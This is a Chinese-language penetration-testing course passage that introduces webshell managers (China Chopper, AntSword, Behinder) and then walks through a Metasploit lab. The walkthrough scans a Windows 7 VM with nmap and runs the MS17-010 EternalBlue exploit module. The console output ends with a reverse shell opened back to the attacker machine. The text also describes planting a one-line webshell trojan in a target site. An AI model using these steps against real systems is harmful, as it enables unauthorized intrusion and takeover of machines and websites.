
- 一、nmap
- 二、burpsuite
- 三、sqlmap
- 四、御剑
- 五、webshell
- 六、菜刀、蚁剑、冰蝎
- 七、MSF

## 菜刀简介

中国菜刀是一款专业的网站管理软件，用途广泛，使用方便，小巧实用。只要支持动态脚本的网站，都可以用中国菜刀来进行管理！程序大小：214K，在非简体中文环境下使用，自动切换到英文界面。UINCODE方式编译，支持多国语言输入显示。



## 菜刀简介





## 主要功能

主要功能有：文件管理，虚拟终端，数据库管理。


- 1.文件管理：[特色]缓存下载目录，并支持离线查看缓存目录;
- 2.虚拟终端：[特色]人性化的设计，操作方便;(输入HELP查看更多用法)
- 3.数据库管理：[特色]图形界面,支持YSQL,MSSQL,ORACLE,INFOMIX,ACCESS

以入支持ADO方式连接的数据库。

只要往目标网站中加入一句话木马，然后你就可以在本地通过中国菜刀chopper.exe即可获取和控制整个网站目录。

## 蚁剑简介

中国蚁剑是一款开源的跨平台网站管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。是一款非常优秀的webshell管理工具。



## 主要功能

Shell代理功能

Shell管理


文件管理

虚拟终端


数据库管理

插件市场

插件开发




“冰蝎”是一个动态二进制加密网站管理客户端。在实战中，第一代webshell管理工具“菜刀”的流量特征非常明显，很容易就被安全设备检测到。基于流量加密的webshell变得越来越多，“冰蝎”在此应运而生。



## 主要功能

- 基本信息
- 命令执行
- 虚拟终端
- 文件管理
- Socks代理
- 反弹shell
- 数据库管理
- 自定义代码





# 课程目录

- 一、nmap
- 二、burpsuite
- 三、sqlmap
- 四、御剑
- 五、webshell
- 六、菜刀、蚁剑、冰蝎

➤ 七、MSF

## Metasploit介绍

Metasploit是一款开源的安全漏洞检测工具，可以帮助安全和IT专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。这些功能包括智能开发，代码审计，Web应用程序扫描，社会工程。团队合作，在Metasploit和综合报告提出了他们的发现。

## 加载其它工具

检查系统漏洞的关键，就是检测端口的开放，这个也是metasploit种exploit模块经常要设置参数的原因，所以nmap很好的解决了这个需求，通常使用：nmap -sV IP(或者域名)，如果机器设置有防火墙禁ping，可以使用nmap -P0(或者-Pn) -sV IP(或者域名)，通过这两个命令可以查看主机的开放情况：

```
msf > nmap -sV 10.211.55.3
[*] exec: nmap -sV 10.211.55.3

Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-18 10:36 CST
Nmap scan report for windows-7.shared (10.211.55.3)
Host is up (0.000091s latency). 参数依次：端口、状态、服务、版本号
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.2.17)
135/tcp    open  msrpc       Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql       MySQL 5.5.53
49152/tcp  open  msrpc       Microsoft Windows RPC
49153/tcp  open  msrpc       Microsoft Windows RPC
49154/tcp  open  msrpc       Microsoft Windows RPC
49163/tcp  open  msrpc       Microsoft Windows RPC
MAC Address: 00:1C:42:9C:EC:C9 (Parallels)
Service Info: Host: C60E; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.40 seconds
```

发现的攻击服务



## 加载渗透脚本

### 使用search命令查找相关模块

就刚才我们锁定的445端口的版本信息，我们可以通过search命令查找相关的扫描脚本。命令格式：search Name。  
本例就是：search ms17-010

```
msf > search ms17-010
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010 EternalRomance/EternalBlue SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010		normal	MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	MS17-010 EternalBlue SMB Remote Code Execution
exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	MS17-010 EternalRomance/EternalBlue SMB Remote Windows Code Execution

攻击模块等级

## 加载渗透脚本

其中auxiliary开头的脚本代表执行复制功能，例如扫描探测等，exploit开头的脚本代表攻击功能

模版也有很多属性，其中最重要的就是他的等级，一般优先选择excellent和great两种等级，因为稳定且效果明显，其次重要的就是后面的描述是否和我们攻击的服务有关，最后记住需要的模块，在后面攻击是使用。

- a、攻击模块的等级很重要，依次选择excellent和great，其他模块并不是很好或者效果不明显。
- b、还有图中第二行没有标明的一个问题，说我没有建立数据库，建议大家在使用metasploit以前，打开postgresql数据库

## 加载渗透脚本

### 使用use调度模块

找到了我们需要攻击的目标模块，我们就使用它，通过命令：use ExploitName。

该例就是：use exploit/windows/smb/ms17\_010\_eternalblue

```
msf > use exploit/windows/smb/ms17_010_eternalblue  
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

## 加载渗透脚本

### 使用info查看模块信息

```
Basic options:
  Name          Current Setting  Required  Description
  ----          -
  GroomAllocations 12              yes       Initial number of times to groom the kernel pool.
  GroomDelta       5              yes       The amount to increase the groom count by per try.
  MaxExploitAttempts 3              yes       The number of times to retry the exploit.
  ProcessName      spoolsv.exe     yes       Process to inject payload into.
  RHOST            .              yes       The target address
  RPORT            445            yes       The target port (TCP)
  SMBDomain        .              no        (Optional) The Windows domain to use for authentication
  SMBPass          .              no        (Optional) The password for the specified username
  SMBUser          .              no        (Optional) The username to authenticate as
  VerifyArch       true           yes       Check if remote architecture matches exploit Target.
  VerifyTarget     true           yes       Check if remote OS matches exploit Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!Srv0s2FeaToNt. The size is
  calculated in Srv!Srv0s2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.
```



## 加载渗透脚本

### 设置攻击参数

通过show options查看需要填写的参数，yes为必填，RHOST为靶机ip

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name                Current Setting  Required  Description
  ----                -
  GroomAllocations     12              yes       Initial number of times to groom the kernel pool.
  GroomDelta            5              yes       The amount to increase the groom count by per try.
  MaxExploitAttempts   3              yes       The number of times to retry the exploit.
  ProcessName           spoolsv.exe     yes       Process to inject payload into.
  RHOST                 .              yes       The target address
  RPORT                 445            yes       The target port (TCP)
  SMBDomain             .              no        (Optional) The Windows domain to use for authentication
  SMBPass               .              no        (Optional) The password for the specified username
  SMBUser               .              no        (Optional) The username to authenticate as
  VerifyArch            true            yes       Check if remote architecture matches exploit Target.
  VerifyTarget          true            yes       Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

## 加载渗透脚本

### 渗透攻击

使用exploit或者run开始攻击

```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.211.55.4:4444
[*] 10.211.55.3:445 - Connecting to target for exploitation.
[+] 10.211.55.3:445 - Connection established for exploitation.
[+] 10.211.55.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.211.55.3:445 - CORE raw buffer dump (40 bytes)
[*] 10.211.55.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.211.55.3:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.211.55.3:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.211.55.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.211.55.3:445 - Trying exploit with 12 Groom Allocations.
[*] 10.211.55.3:445 - Sending all but last fragment of exploit packet
[*] 10.211.55.3:445 - Starting non-paged pool grooming
[+] 10.211.55.3:445 - Sending SMBv2 buffers
[+] 10.211.55.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.211.55.3:445 - Sending final SMBv2 buffers.
[*] 10.211.55.3:445 - Sending last fragment of exploit packet!
[*] 10.211.55.3:445 - Receiving response from exploit packet
[+] 10.211.55.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.211.55.3:445 - Sending egg to corrupted connection.
[*] 10.211.55.3:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.211.55.4:4444 -> 10.211.55.3:49437) at 2019-01-18 11:29:00 +0800
[+] 10.211.55.3:445 - =====
